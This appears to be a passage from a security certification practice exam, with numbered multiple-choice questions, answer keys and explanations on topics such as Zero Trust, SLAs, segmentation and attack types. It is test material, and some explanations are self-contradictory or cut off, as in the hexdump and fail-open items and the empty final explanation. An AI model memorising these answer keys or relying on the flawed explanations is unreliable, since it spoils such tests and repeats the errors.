Explanation:

A data retention policy is a set of rules that defines how long data should be stored and when it should be deleted or archived. An administrator assists the legal and compliance team with ensuring information about customer transactions is archived for the proper time period by following the data retention policy of the organization. This policy helps the organization to comply with legal and regulatory requirements, optimize storage space, and protect data privacy and security.

QUESTION 64

A systems administrator is working on a solution with the following requirements:

- Provide a secure zone.
- Enforce a company-wide access control policy.
- Reduce the scope of threats.

Which of the following is the systems administrator setting up?

- A. Zero Trust
- B. AAA
- C. Non-repudiation
- D. CIA

Answer: A

Explanation:

Zero Trust is a security model that assumes no trust for any entity inside or outside the network perimeter and requires continuous verification of identity and permissions. Zero Trust can provide a secure zone by isolating and protecting sensitive data and resources from unauthorized access. Zero Trust can also enforce a company-wide access control policy by applying the principle of least privilege and granular segmentation for users, devices, and applications. Zero Trust can reduce the scope of threats by preventing lateral movement and minimizing the attack surface.

QUESTION 65

A security administrator needs a method to secure data in an environment that includes some form of checks so that the administrator can track any changes. Which of the following should the administrator set up to achieve this goal?

- A. SPF
- B. GPO
- C. NAC
- D. FIM

Answer: D

Explanation:

FIM stands for File Integrity Monitoring, which is a method to secure data by detecting any changes or modifications to files, directories, or registry keys. FIM can help a security

administrator track any unauthorized or malicious changes to the data, as well as verify the integrity and compliance of the data. FIM can also alert the administrator of any potential breaches or incidents involving the data.

QUESTION 66

Which of the following is the phase in the incident response process when a security analyst reviews roles and responsibilities?

- A. Preparation
- B. Recovery
- C. Lessons learned
- D. Analysis

Answer: A

Explanation:

Preparation is the phase in the incident response process when a security analyst reviews roles and responsibilities, as well as the policies and procedures for handling incidents. Preparation also involves gathering and maintaining the necessary tools, resources, and contacts for responding to incidents. Preparation can help a security analyst to be ready and proactive when an incident occurs, as well as to reduce the impact and duration of the incident. Some of the activities that a security analyst performs during the preparation phase are:

QUESTION 67

A company is discarding a classified storage array and hires an outside vendor to complete the disposal. Which of the following should the company request from the vendor?

- A. Certification
- B. Inventory list
- C. Classification
- D. Proof of ownership

Answer: A

Explanation:

The company should request a certification from the vendor that confirms the storage array has been disposed of securely and in compliance with the company's policies and standards. A certification provides evidence that the vendor has followed the proper procedures and methods to destroy the classified data and prevent unauthorized access or recovery. A certification may also include details such as the date, time, location, and method of disposal, as well as the names and signatures of the personnel involved.

QUESTION 68

Which of the following would be the best ways to ensure only authorized personnel can access a secure facility? (Select two).

- A. Fencing
- B. Video surveillance
- C. Badge access
- D. Access control vestibule
- E. Sign-in sheet
- F. Sensor

Answer: CD

Explanation:

Badge access and access control vestibule are two of the best ways to ensure only authorized personnel can access a secure facility. Badge access requires the personnel to present a valid and authenticated badge to a reader or scanner that grants or denies access based on predefined rules and permissions. Access control vestibule is a physical security measure that consists of a small room or chamber with two doors, one leading to the outside and one leading to the secure area. The personnel must enter the vestibule and wait for the first door to close and lock before the second door can be opened. This prevents tailgating or piggybacking by unauthorized individuals.

QUESTION 69

A company's marketing department collects, modifies, and stores sensitive customer data. The infrastructure team is responsible for securing the data while in transit and at rest. Which of the following data roles describes the customer?

- A. Processor
- B. Custodian
- C. Subject
- D. Owner

Answer: C

QUESTION 70

Malware spread across a company's network after an employee visited a compromised industry blog. Which of the following best describes this type of attack?

- A. Impersonation
- B. Disinformation
- C. Watering-hole
- D. Smishing

Answer: C

Explanation:

A watering-hole attack is a type of cyberattack that targets groups of users by infecting websites that they commonly visit. The attackers exploit vulnerabilities to deliver a malicious payload to the organization's network. The attack aims to infect users' computers and gain access to a connected corporate network. The attackers target websites known to be popular among members of a particular organization or demographic. The attack differs from phishing and spear-phishing attacks, which typically attempt to steal data or install malware onto users' devices¹ In this scenario, the compromised industry blog is the watering hole that the attackers used to spread malware across the company's network. The attackers likely chose this blog because they knew that the employees of the company were interested in its content and visited it frequently. The attackers may have injected malicious code into the blog or redirected the visitors to a spoofed website that hosted the malware. The malware then infected the employees' computers and propagated to the network.

QUESTION 71

After a recent ransomware attack on a company's system, an administrator reviewed the log files. Which of the following control types did the administrator use?

- A. Compensating
- B. Detective
- C. Preventive
- D. Corrective

Answer: B

Explanation:

Detective controls are security measures that are designed to identify and monitor any malicious activity or anomalies on a system or network. They can help to discover the source, scope, and impact of an attack, and provide evidence for further analysis or investigation. Detective controls include log files, security audits, intrusion detection systems, network monitoring tools, and antivirus software. In this case, the administrator used log files as a detective control to review the ransomware attack on the company's system. Log files are records of events and activities that occur on a system or network, such as user actions, system errors, network traffic, and security alerts. They can provide valuable information for troubleshooting, auditing, and forensics.

QUESTION 72

Which of the following agreement types defines the time frame in which a vendor needs to respond?

- A. SOW
- B. SLA
- C. MOA
- D. MOU

Answer: B

Explanation:

A service level agreement (SLA) is a type of agreement that defines the expectations and responsibilities between a service provider and a customer. It usually includes the quality, availability, and performance metrics of the service, as well as the time frame in which the provider needs to respond to service requests, incidents, or complaints. An SLA can help ensure that the customer receives the desired level of service and that the provider is accountable for meeting the agreed-upon standards.

QUESTION 73

A Chief Information Security Officer wants to monitor the company's servers for SQLi attacks and allow for comprehensive investigations if an attack occurs. The company uses SSL decryption to allow traffic monitoring. Which of the following strategies would best accomplish this goal?

- A. Logging all NetFlow traffic into a SIEM
- B. Deploying network traffic sensors on the same subnet as the servers
- C. Logging endpoint and OS-specific security logs
- D. Enabling full packet capture for traffic entering and exiting the servers

Answer: D

Explanation:

Full packet capture is a technique that records all network traffic passing through a device, such as a router or firewall. It allows for detailed analysis and investigation of network events, such as SQLi attacks, by providing the complete content and context of the packets. Full packet capture can help identify the source, destination, payload, and timing of an SQLi attack, as well as the impact on the server and database. Logging NetFlow traffic, network traffic sensors, and endpoint and OS-specific security logs can provide some information about network activity, but they do

not capture the full content of the packets, which may limit the scope and depth of the investigation.

QUESTION 74

A client demands at least 99.99% uptime from a service provider's hosted security services. Which of the following documents includes the information the service provider should return to the client?

- A. MOA
- B. SOW
- C. MOU
- D. SLA

Answer: D

Explanation:

A service level agreement (SLA) is a document that defines the level of service expected by a customer from a service provider, indicating the metrics by which that service is measured, and the remedies or penalties, if any, should the agreed-upon levels not be achieved. An SLA can specify the minimum uptime or availability of a service, such as 99.99%, and the consequences for failing to meet that standard. A memorandum of agreement (MOA), a statement of work (SOW), and a memorandum of understanding (MOU) are other types of documents that can be used to establish a relationship between parties, but they do not typically include the details of service levels and performance metrics that an SLA does.

QUESTION 75

A company is adding a clause to its AUP that states employees are not allowed to modify the operating system on mobile devices. Which of the following vulnerabilities is the organization addressing?

- A. Cross-site scripting
- B. Buffer overflow
- C. Jailbreaking
- D. Side loading

Answer: C

Explanation:

Jailbreaking is the process of removing the restrictions imposed by the manufacturer or carrier on a mobile device, such as an iPhone or iPad. Jailbreaking allows users to install unauthorized applications, modify system settings, and access root privileges. However, jailbreaking also exposes the device to potential security risks, such as malware, spyware, unauthorized access, data loss, and voided warranty. Therefore, an organization may prohibit employees from jailbreaking their mobile devices to prevent these vulnerabilities and protect the corporate data and network.

QUESTION 76

Which of the following practices would be best to prevent an insider from introducing malicious code into a company's development process?

- A. Code scanning for vulnerabilities
- B. Open-source component usage
- C. Quality assurance testing

D. Peer review and approval

Answer: D

Explanation:

Peer review and approval is a practice that involves having other developers or experts review the code before it is deployed or released. Peer review and approval can help detect and prevent malicious code, errors, bugs, vulnerabilities, and poor quality in the development process. Peer review and approval can also enforce coding standards, best practices, and compliance requirements. Peer review and approval can be done manually or with the help of tools, such as code analysis, code review, and code signing.

QUESTION 77

A systems administrator is creating a script that would save time and prevent human error when performing account creation for a large number of end users. Which of the following would be a good use case for this task?

- A. Off-the-shelf software
- B. Orchestration
- C. Baseline
- D. Policy enforcement

Answer: B

Explanation:

Orchestration is the process of automating multiple tasks across different systems and applications. It can help save time and reduce human error by executing predefined workflows and scripts. In this case, the systems administrator can use orchestration to create accounts for a large number of end users without having to manually enter their information and assign permissions.

QUESTION 78

After an audit, an administrator discovers all users have access to confidential data on a file server. Which of the following should the administrator use to restrict access to the data quickly?

- A. Group Policy
- B. Content filtering
- C. Data loss prevention
- D. Access control lists

Answer: D

Explanation:

Access control lists (ACLs) are rules that specify which users or groups can access which resources on a file server. They can help restrict access to confidential data by granting or denying permissions based on the identity or role of the user. In this case, the administrator can use ACLs to quickly modify the access rights of the users and prevent them from accessing the data they are not authorized to see.

QUESTION 79

A Chief Information Security Officer (CISO) wants to explicitly raise awareness about the increase of ransomware-as-a-service in a report to the management team. Which of the following best describes the threat actor in the CISO's report?

- A. Insider threat
- B. Hacktivist
- C. Nation-state
- D. Organized crime

Answer: D

Explanation:

Ransomware-as-a-service is a type of cybercrime where hackers sell or rent ransomware tools or services to other criminals who use them to launch attacks and extort money from victims. This is a typical example of organized crime, which is a group of criminals who work together to conduct illegal activities for profit. Organized crime is different from other types of threat actors, such as insider threats, hacktivists, or nation-states, who may have different motives, methods, or targets.

QUESTION 80

A small business uses kiosks on the sales floor to display product information for customers. A security team discovers the kiosks use end-of-life operating systems. Which of the following is the security team most likely to document as a security implication of the current architecture?

- A. Patch availability
- B. Product software compatibility
- C. Ease of recovery
- D. Cost of replacement

Answer: A

Explanation:

End-of-life operating systems are those that are no longer supported by the vendor or manufacturer, meaning they do not receive any security updates or patches. This makes them vulnerable to exploits and attacks that take advantage of known or unknown flaws in the software. Patch availability is the security implication of using end-of-life operating systems, as it affects the ability to fix or prevent security issues. Other factors, such as product software compatibility, ease of recovery, or cost of replacement, are not directly related to security, but rather to functionality, availability, or budget.

QUESTION 81

A company is developing a critical system for the government and storing project information on a fileshare. Which of the following describes how this data will most likely be classified? (Select two).

- A. Private
- B. Confidential
- C. Public
- D. Operational
- E. Urgent
- F. Restricted

Answer: BF

Explanation:

Data classification is the process of assigning labels to data based on its sensitivity and business impact. Different organizations and sectors may have different data classification schemes, but a common one is the following:

Public: Data that can be freely disclosed to anyone without any harm or risk. Private: Data that is intended for internal use only and may cause some harm or risk if disclosed.

Confidential: Data that is intended for authorized use only and may cause significant harm or risk if disclosed.

Restricted: Data that is intended for very limited use only and may cause severe harm or risk if disclosed.

In this scenario, the company is developing a critical system for the government and storing project information on a fileshare. This data is likely to be classified as confidential and restricted, because it is not meant for public or private use, and it may cause serious damage to national security or public safety if disclosed. The government may also have specific requirements or regulations for handling such data, such as encryption, access control, and auditing.

QUESTION 82

After reviewing the following vulnerability scanning report:

```
Server:192.168.14.6
Service: Telnet
Port: 23 Protocol: TCP
Status: Open Severity: High
Vulnerability: Use of an insecure network protocol
```

A security analyst performs the following test:

```
nmap -p 23 192.168.14.6 --script telnet-encryption

PORT      STATE SERVICE REASON
23/tcp    open  telnet  syn-ack
| telnet encryption:
|_ Telnet server supports encryption
```

Which of the following would the security analyst conclude for this reported vulnerability?

- A. It is a false positive.
- B. A rescan is required.
- C. It is considered noise.
- D. Compensating controls exist.

Answer: D

QUESTION 83

A security consultant needs secure, remote access to a client environment. Which of the following should the security consultant most likely use to gain access?

- A. EAP
- B. DHCP
- C. IPSec
- D. NAT

Answer: C

Explanation:

IPSec is a protocol suite that provides secure communication over IP networks. IPSec can be used to create virtual private networks (VPNs) that encrypt and authenticate the data exchanged between two or more parties. IPSec can also provide data integrity, confidentiality, replay protection, and access control. A security consultant can use IPSec to gain secure, remote access to a client environment by establishing a VPN tunnel with the client's network.

QUESTION 84

Which of the following best practices gives administrators a set period to perform changes to an operational system to ensure availability and minimize business impacts?

- A. Impact analysis
- B. Scheduled downtime
- C. Backout plan
- D. Change management boards

Answer: B

Explanation:

Scheduled downtime is a planned period of time when a system or service is unavailable for maintenance, updates, upgrades, or other changes. Scheduled downtime gives administrators a set period to perform changes to an operational system without disrupting the normal business operations or affecting the availability of the system or service. Scheduled downtime also allows administrators to inform the users and stakeholders about the expected duration and impact of the changes.

QUESTION 85

Which of the following actions could a security engineer take to ensure workstations and servers are properly monitored for unauthorized changes and software?

- A. Configure all systems to log scheduled tasks.
- B. Collect and monitor all traffic exiting the network.
- C. Block traffic based on known malicious signatures.
- D. Install endpoint management software on all systems.

Answer: D

Explanation:

Endpoint management software is a tool that allows security engineers to monitor and control the configuration, security, and performance of workstations and servers from a central console. Endpoint management software can help detect and prevent unauthorized changes and software installations, enforce policies and compliance, and provide reports and alerts on the status of the endpoints. The other options are not as effective or comprehensive as endpoint management software for this purpose.

QUESTION 86

After a security awareness training session, a user called the IT help desk and reported a suspicious call. The suspicious caller stated that the Chief Financial Officer wanted credit card information in order to close an invoice. Which of the following topics did the user recognize from the training?

- A. Insider threat

- B. Email phishing
- C. Social engineering
- D. Executive whaling

Answer: C

Explanation:

Social engineering is the practice of manipulating people into performing actions or divulging confidential information, often by impersonating someone else or creating a sense of urgency or trust. The suspicious caller in this scenario was trying to use social engineering to trick the user into giving away credit card information by pretending to be the CFO and asking for a payment. The user recognized this as a potential scam and reported it to the IT help desk. The other topics are not relevant to this situation.

QUESTION 87

Which of the following exercises should an organization use to improve its incident response process?

- A. Tabletop
- B. Replication
- C. Failover
- D. Recovery

Answer: A

Explanation:

A tabletop exercise is a simulated scenario that tests the organization's incident response plan and procedures. It involves key stakeholders and decision-makers who discuss their roles and actions in response to a hypothetical incident. It can help identify gaps, weaknesses, and improvement areas in the incident response process. It can also enhance communication, coordination, and collaboration among the participants.

QUESTION 88

Which of the following is used to validate a certificate when it is presented to a user?

- A. OCSP
- B. CSR
- C. CA
- D. CRC

Answer: A

Explanation:

OCSP stands for Online Certificate Status Protocol. It is a protocol that allows applications to check the revocation status of a certificate in real-time. It works by sending a query to an OCSP responder, which is a server that maintains a database of revoked certificates. The OCSP responder returns a response that indicates whether the certificate is valid, revoked, or unknown. OCSP is faster and more efficient than downloading and parsing Certificate Revocation Lists (CRLs), which are large files that contain the serial numbers of all revoked certificates issued by a Certificate Authority (CA).

QUESTION 89

A newly identified network access vulnerability has been found in the OS of legacy IoT devices. Which of the following would best mitigate this vulnerability quickly?

- A. Insurance
- B. Patching
- C. Segmentation
- D. Replacement

Answer: C

Explanation:

Segmentation is a technique that divides a network into smaller subnetworks or segments, each with its own security policies and controls. Segmentation can help mitigate network access vulnerabilities in legacy IoT devices by isolating them from other devices and systems, reducing their attack surface and limiting the potential impact of a breach. Segmentation can also improve network performance and efficiency by reducing congestion and traffic. Patching, insurance, and replacement are other possible strategies to deal with network access vulnerabilities, but they may not be feasible or effective in the short term. Patching may not be available or compatible for legacy IoT devices, insurance may not cover the costs or damages of a cyberattack, and replacement may be expensive and time-consuming.

QUESTION 90

A bank insists all of its vendors must prevent data loss on stolen laptops. Which of the following strategies is the bank requiring?

- A. Encryption at rest
- B. Masking
- C. Data classification
- D. Permission restrictions

Answer: A

Explanation:

Encryption at rest is a strategy that protects data stored on a device, such as a laptop, by converting it into an unreadable format that can only be accessed with a decryption key or password. Encryption at rest can prevent data loss on stolen laptops by preventing unauthorized access to the data, even if the device is physically compromised. Encryption at rest can also help comply with data privacy regulations and standards that require data protection. Masking, data classification, and permission restrictions are other strategies that can help protect data, but they may not be sufficient or applicable for data stored on laptops. Masking is a technique that obscures sensitive data elements, such as credit card numbers, with random characters or symbols, but it is usually used for data in transit or in use, not at rest. Data classification is a process that assigns labels to data based on its sensitivity and business impact, but it does not protect the data itself. Permission restrictions are rules that define who can access, modify, or delete data, but they may not prevent unauthorized access if the laptop is stolen and the security controls are bypassed.

QUESTION 91

Which of the following would be best suited for constantly changing environments?

- A. RTOS
- B. Containers
- C. Embedded systems
- D. SCADA

Answer: B

Explanation:

Containers are a method of virtualization that allows applications to run in isolated environments with their own dependencies, libraries, and configurations. Containers are best suited for constantly changing environments because they are lightweight, portable, scalable, and easy to deploy and update. Containers can also support microservices architectures, which enable faster and more frequent delivery of software features.

QUESTION 92

A security analyst scans a company's public network and discovers a host is running a remote desktop that can be used to access the production network. Which of the following changes should the security analyst recommend?

- A. Changing the remote desktop port to a non-standard number
- B. Setting up a VPN and placing the jump server inside the firewall
- C. Using a proxy for web connections from the remote desktop server
- D. Connecting the remote server to the domain and increasing the password length

Answer: B

Explanation:

A VPN is a virtual private network that creates a secure tunnel between two or more devices over a public network. A VPN can encrypt and authenticate the data, as well as hide the IP addresses and locations of the devices. A jump server is a server that acts as an intermediary between a user and a target server, such as a production server. A jump server can provide an additional layer of security and access control, as well as logging and auditing capabilities. A firewall is a device or software that filters and blocks unwanted network traffic based on predefined rules. A firewall can protect the internal network from external threats and limit the exposure of sensitive services and ports. A security analyst should recommend setting up a VPN and placing the jump server inside the firewall to improve the security of the remote desktop access to the production network. This way, the remote desktop service will not be exposed to the public network, and only authorized users with VPN credentials can access the jump server and then the production server.

QUESTION 93

Which of the following involves an attempt to take advantage of database misconfigurations?

- A. Buffer overflow
- B. SQL injection
- C. VM escape
- D. Memory injection

Answer: B

Explanation:

SQL injection is a type of attack that exploits a database misconfiguration or a flaw in the application code that interacts with the database. An attacker can inject malicious SQL statements into the user input fields or the URL parameters that are sent to the database server. These statements can then execute unauthorized commands, such as reading, modifying, deleting, or creating data, or even taking over the database server. SQL injection can compromise the confidentiality, integrity, and availability of the data and the system.

QUESTION 94

An organization would like to store customer data on a separate part of the network that is not accessible to users on the main corporate network. Which of the following should the

administrator use to accomplish this goal?

- A. Segmentation
- B. Isolation
- C. Patching
- D. Encryption

Answer: A

Explanation:

Segmentation is a network design technique that divides the network into smaller and isolated segments based on logical or physical boundaries. Segmentation can help improve network security by limiting the scope of an attack, reducing the attack surface, and enforcing access control policies. Segmentation can also enhance network performance, scalability, and manageability. To accomplish the goal of storing customer data on a separate part of the network, the administrator can use segmentation technologies such as subnetting, VLANs, firewalls, routers, or switches.

QUESTION 95

Which of the following is used to quantitatively measure the criticality of a vulnerability?

- A. CVE
- B. CVSS
- C. CIA
- D. CERT

Answer: B

Explanation:

CVSS stands for Common Vulnerability Scoring System, which is a framework that provides a standardized way to assess and communicate the severity and risk of vulnerabilities. CVSS uses a set of metrics and formulas to calculate a numerical score ranging from 0 to 10, where higher scores indicate higher criticality. CVSS can help organizations prioritize remediation efforts and compare vulnerabilities across different systems and vendors. The other options are not used to measure the criticality of a vulnerability, but rather to identify, classify, or report them.

QUESTION 96

A technician is opening ports on a firewall for a new system being deployed and supported by a SaaS provider. Which of the following is a risk in the new system?

- A. Default credentials
- B. Non-segmented network
- C. Supply chain vendor
- D. Vulnerable software

Answer: D

QUESTION 97

Which of the following security concepts is the best reason for permissions on a human resources fileshare to follow the principle of least privilege?

- A. Integrity
- B. Availability

- C. Confidentiality
- D. Non-repudiation

Answer: C

Explanation:

Confidentiality is the security concept that ensures data is protected from unauthorized access or disclosure. The principle of least privilege is a technique that grants users or systems the minimum level of access or permissions that they need to perform their tasks, and nothing more. By applying the principle of least privilege to a human resources fileshare, the permissions can be restricted to only those who have a legitimate need to access the sensitive data, such as HR staff, managers, or auditors. This can prevent unauthorized users, such as hackers, employees, or contractors, from accessing, copying, modifying, or deleting the data. Therefore, the principle of least privilege can enhance the confidentiality of the data on the fileshare. Integrity, availability, and non-repudiation are other security concepts, but they are not the best reason for permissions on a human resources fileshare to follow the principle of least privilege. Integrity is the security concept that ensures data is accurate and consistent, and protected from unauthorized modification or corruption. Availability is the security concept that ensures data is accessible and usable by authorized users or systems when needed. Non-repudiation is the security concept that ensures the authenticity and accountability of data and actions, and prevents the denial of involvement or responsibility. While these concepts are also important for data security, they are not directly related to the level of access or permissions granted to users or systems.

QUESTION 98

Security controls in a data center are being reviewed to ensure data is properly protected and that human life considerations are included. Which of the following best describes how the controls should be set up?

- A. Remote access points should fail closed.
- B. Logging controls should fail open.
- C. Safety controls should fail open.
- D. Logical security controls should fail closed.

Answer: C

Explanation:

Safety controls are security controls that are designed to protect human life and physical assets from harm or damage. Examples of safety controls include fire alarms, sprinklers, emergency exits, backup generators, and surge protectors. Safety controls should fail open, which means that they should remain operational or allow access when a failure or error occurs. Failing open can prevent or minimize the impact of a disaster, such as a fire, flood, earthquake, or power outage, on human life and physical assets. For example, if a fire alarm fails, it should still trigger the sprinklers and unlock the emergency exits, rather than remain silent and locked. Failing open can also ensure that essential services, such as healthcare, transportation, or communication, are available during a crisis. Remote access points, logging controls, and logical security controls are other types of security controls, but they should not fail open in a data center. Remote access points are security controls that allow users or systems to access a network or a system from a remote location, such as a VPN, a web portal, or a wireless access point. Remote access points should fail closed, which means that they should deny access when a failure or error occurs. Failing closed can prevent unauthorized or malicious access to the data center's network or systems, such as by hackers, malware, or rogue devices. Logging controls are security controls that record and monitor the activities and events that occur on a network or a system, such as user actions, system errors, security incidents, or performance metrics. Logging controls should also fail closed, which means that they should stop or suspend the activities or events when a failure or error occurs. Failing closed can prevent data loss, corruption, or tampering, as well as ensure compliance with regulations and standards. Logical security controls are security controls

that use software or code to protect data and systems from unauthorized or malicious access, modification, or destruction, such as encryption, authentication, authorization, or firewall. Logical security controls should also fail closed, which means that they should block or restrict access when a failure or error occurs. Failing closed can prevent data breaches, cyberattacks, or logical flaws, as well as ensure confidentiality, integrity, and availability of data and systems.

QUESTION 99

Which of the following is the most common data loss path for an air-gapped network?

- A. Bastion host
- B. Unsecured Bluetooth
- C. Unpatched OS
- D. Removable devices

Answer: D

Explanation:

An air-gapped network is a network that is physically isolated from other networks, such as the internet, to prevent unauthorized access and data leakage. However, an air-gapped network can still be compromised by removable devices, such as USB drives, CDs, DVDs, or external hard drives, that are used to transfer data between the air-gapped network and other networks. Removable devices can carry malware, spyware, or other malicious code that can infect the air-gapped network or exfiltrate data from it. Therefore, removable devices are the most common data loss path for an air-gapped network.

QUESTION 100

Which of the following can best protect against an employee inadvertently installing malware on a company system?

- A. Host-based firewall
- B. System isolation
- C. Least privilege
- D. Application allow list

Answer: D

Explanation:

An application allow list is a security technique that specifies which applications are authorized to run on a system and blocks all other applications. An application allow list can best protect against an employee inadvertently installing malware on a company system because it prevents the execution of any unauthorized or malicious software, such as viruses, worms, trojans, ransomware, or spyware. An application allow list can also reduce the attack surface and improve the performance of the system.

QUESTION 101

An organization is struggling with scaling issues on its VPN concentrator and internet circuit due to remote work. The organization is looking for a software solution that will allow it to reduce traffic on the VPN and internet circuit, while still providing encrypted tunnel access to the data center and monitoring of remote employee internet traffic. Which of the following will help achieve these objectives?

- A. Deploying a SASE solution to remote employees
- B. Building a load-balanced VPN solution with redundant internet

- C. Purchasing a low-cost SD-WAN solution for VPN traffic
- D. Using a cloud provider to create additional VPN concentrators

Answer: A

Explanation:

SASE stands for Secure Access Service Edge. It is a cloud-based service that combines network and security functions into a single integrated solution. SASE can help reduce traffic on the VPN and internet circuit by providing secure and optimized access to the data center and cloud applications for remote employees. SASE can also monitor and enforce security policies on the remote employee internet traffic, regardless of their location or device. SASE can offer benefits such as lower costs, improved performance, scalability, and flexibility compared to traditional VPN solutions.

QUESTION 102

A company's end users are reporting that they are unable to reach external websites. After reviewing the performance data for the DNS servers, the analyst discovers that the CPU, disk, and memory usage are minimal, but the network interface is flooded with inbound traffic. Network logs show only a small number of DNS queries sent to this server. Which of the following best describes what the security analyst is seeing?

- A. Concurrent session usage
- B. Secure DNS cryptographic downgrade
- C. On-path resource consumption
- D. Reflected denial of service

Answer: D

Explanation:

A reflected denial of service (RDoS) attack is a type of DDoS attack that uses spoofed source IP addresses to send requests to a third-party server, which then sends responses to the victim server. The attacker exploits the difference in size between the request and the response, which can amplify the amount of traffic sent to the victim server. The attacker also hides their identity by using the victim's IP address as the source. A RDoS attack can target DNS servers by sending forged DNS queries that generate large DNS responses. This can flood the network interface of the DNS server and prevent it from serving legitimate requests from end users.

QUESTION 103

A systems administrator wants to prevent users from being able to access data based on their responsibilities. The administrator also wants to apply the required access structure via a simplified format. Which of the following should the administrator apply to the site recovery resource group?

- A. RBAC
- B. ACL
- C. SAML
- D. GPO

Answer: A

Explanation:

RBAC stands for Role-Based Access Control, which is a method of restricting access to data and resources based on the roles or responsibilities of users. RBAC simplifies the management of permissions by assigning roles to users and granting access rights to roles, rather than to individual users. RBAC can help enforce the principle of least privilege and reduce the risk of

unauthorized access or data leakage. The other options are not as suitable for the scenario as RBAC, as they either do not prevent access based on responsibilities, or do not apply a simplified format.

QUESTION 104

One of a company's vendors sent an analyst a security bulletin that recommends a BIOS update. Which of the following vulnerability types is being addressed by the patch?

- A. Virtualization
- B. Firmware
- C. Application
- D. Operating system

Answer: B

Explanation:

Firmware is a type of software that is embedded in hardware devices, such as BIOS, routers, printers, or cameras. Firmware controls the basic functions and operations of the device, and can be updated or patched to fix bugs, improve performance, or enhance security. Firmware vulnerabilities are flaws or weaknesses in the firmware code that can be exploited by attackers to gain unauthorized access, modify settings, or cause damage to the device or the network. A BIOS update is a patch that addresses a firmware vulnerability in the basic input/output system of a computer, which is responsible for booting the operating system and managing the communication between the hardware and the software. The other options are not types of vulnerabilities, but rather categories of software or technology.

QUESTION 105

A security analyst locates a potentially malicious video file on a server and needs to identify both the creation date and the file's creator. Which of the following actions would most likely give the security analyst the information required?

- A. Obtain the file's SHA-256 hash.
- B. Use hexdump on the file's contents.
- C. Check endpoint logs.
- D. Query the file's metadata.

Answer: D

Explanation:

Metadata is data that describes other data, such as its format, origin, creation date, author, and other attributes. Video files, like other types of files, can contain metadata that can provide useful information for forensic analysis. For example, metadata can reveal the camera model, location, date and time, and software used to create or edit the video file. To query the file's metadata, a security analyst can use various tools, such as MediaInfo, ffprobe, or hexdump, to extract and display the metadata from the video file. By querying the file's metadata, the security analyst can most likely identify both the creation date and the file's creator, as well as other relevant information. Obtaining the file's SHA-256 hash, checking endpoint logs, or using hexdump on the file's contents are other possible actions, but they are not the most appropriate to answer the question. The file's SHA-256 hash is a cryptographic value that can be used to verify the integrity or uniqueness of the file, but it does not reveal any information about the file's creation date or creator. Checking endpoint logs can provide some clues about the file's origin or activity, but it may not be reliable or accurate, especially if the logs are tampered with or incomplete. Using hexdump on the file's contents can show the raw binary data of the file, but it may not be easy or feasible to interpret the metadata from the hex output, especially if the file is large or encrypted.

QUESTION 106

After a recent vulnerability scan, a security engineer needs to harden the routers within the corporate network. Which of the following is the most appropriate to disable?

- A. Console access
- B. Routing protocols
- C. VLANs
- D. Web-based administration

Answer: D

Explanation:

Web-based administration is a feature that allows users to configure and manage routers through a web browser interface. While this feature can provide convenience and ease of use, it can also pose a security risk, especially if the web interface is exposed to the internet or uses weak authentication or encryption methods. Web-based administration can be exploited by attackers to gain unauthorized access to the router's settings, firmware, or data, or to launch attacks such as cross-site scripting (XSS) or cross-site request forgery (CSRF). Therefore, disabling web-based administration is a good practice to harden the routers within the corporate network. Console access, routing protocols, and VLANs are other features that can be configured on routers, but they are not the most appropriate to disable for hardening purposes. Console access is a physical connection to the router that requires direct access to the device, which can be secured by locking the router in a cabinet or using a strong password. Routing protocols are essential for routers to exchange routing information and maintain network connectivity, and they can be secured by using authentication or encryption mechanisms. VLANs are logical segments of a network that can enhance network performance and security by isolating traffic and devices, and they can be secured by using VLAN access control lists (VACLs) or private VLANs (PVLANS).

QUESTION 107

Which of the following should a systems administrator use to ensure an easy deployment of resources within the cloud provider?

- A. Software as a service
- B. Infrastructure as code
- C. Internet of Things
- D. Software-defined networking

Answer: B

Explanation:

Infrastructure as code (IaC) is a method of using code and automation to manage and provision cloud resources, such as servers, networks, storage, and applications. IaC allows for easy deployment, scalability, consistency, and repeatability of cloud environments. IaC is also a key component of DevSecOps, which integrates security into the development and operations processes.

QUESTION 108

An enterprise has been experiencing attacks focused on exploiting vulnerabilities in older browser versions with well-known exploits. Which of the following security solutions should be configured to best provide the ability to monitor and block these known signature-based attacks?

- A. ACL
- B. DLP

- C. IDS
- D. IPS

Answer: D

Explanation:

An intrusion prevention system (IPS) is a security device that monitors network traffic and blocks or modifies malicious packets based on predefined rules or signatures. An IPS can prevent attacks that exploit known vulnerabilities in older browser versions by detecting and dropping the malicious packets before they reach the target system. An IPS can also perform other functions, such as rate limiting, encryption, or redirection.

QUESTION 109

During the onboarding process, an employee needs to create a password for an intranet account. The password must include ten characters, numbers, and letters, and two special characters. Once the password is created, the company will grant the employee access to other company-owned websites based on the intranet profile. Which of the following access management concepts is the company most likely using to safeguard intranet accounts and grant access to multiple sites based on a user's intranet account? (Select two).

- A. Federation
- B. Identity proofing
- C. Password complexity
- D. Default password changes
- E. Password manager
- F. Open authentication

Answer: AC

Explanation:

Federation is an access management concept that allows users to authenticate once and access multiple resources or services across different domains or organizations. Federation relies on a trusted third party that stores the user's credentials and provides them to the requested resources or services without exposing them. Password complexity is a security measure that requires users to create passwords that meet certain criteria, such as length, character types, and uniqueness. Password complexity can help prevent brute-force attacks, password guessing, and credential stuffing by making passwords harder to crack or guess.

QUESTION 110

An administrator is reviewing a single server's security logs and discovers the following;

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	09/16/2022 11:13:05 AM	Microsoft Windows security	4625	Logon
Audit Failure	09/16/2022 11:13:07 AM	Microsoft Windows security	4625	Logon
Audit Failure	09/16/2022 11:13:09 AM	Microsoft Windows security	4625	Logon
Audit Failure	09/16/2022 11:13:11 AM	Microsoft Windows security	4625	Logon
Audit Failure	09/16/2022 11:13:13 AM	Microsoft Windows security	4625	Logon
Audit Failure	09/16/2022 11:13:15 AM	Microsoft Windows security	4625	Logon
Audit Failure	09/16/2022 11:13:17 AM	Microsoft Windows security	4625	Logon
Audit Failure	09/16/2022 11:13:19 AM	Microsoft Windows security	4625	Logon
Audit Failure	09/16/2022 11:13:21 AM	Microsoft Windows security	4625	Logon
Audit Failure	09/16/2022 11:13:23 AM	Microsoft Windows security	4625	Logon
Audit Failure	09/16/2022 11:13:25 AM	Microsoft Windows security	4625	Logon
Audit Failure	09/16/2022 11:13:27 AM	Microsoft Windows security	4625	Logon

Which of the following best describes the action captured in this log file?

- A. Brute-force attack
- B. Privilege escalation
- C. Failed password audit
- D. Forgotten password by the user

Answer: A

Explanation:

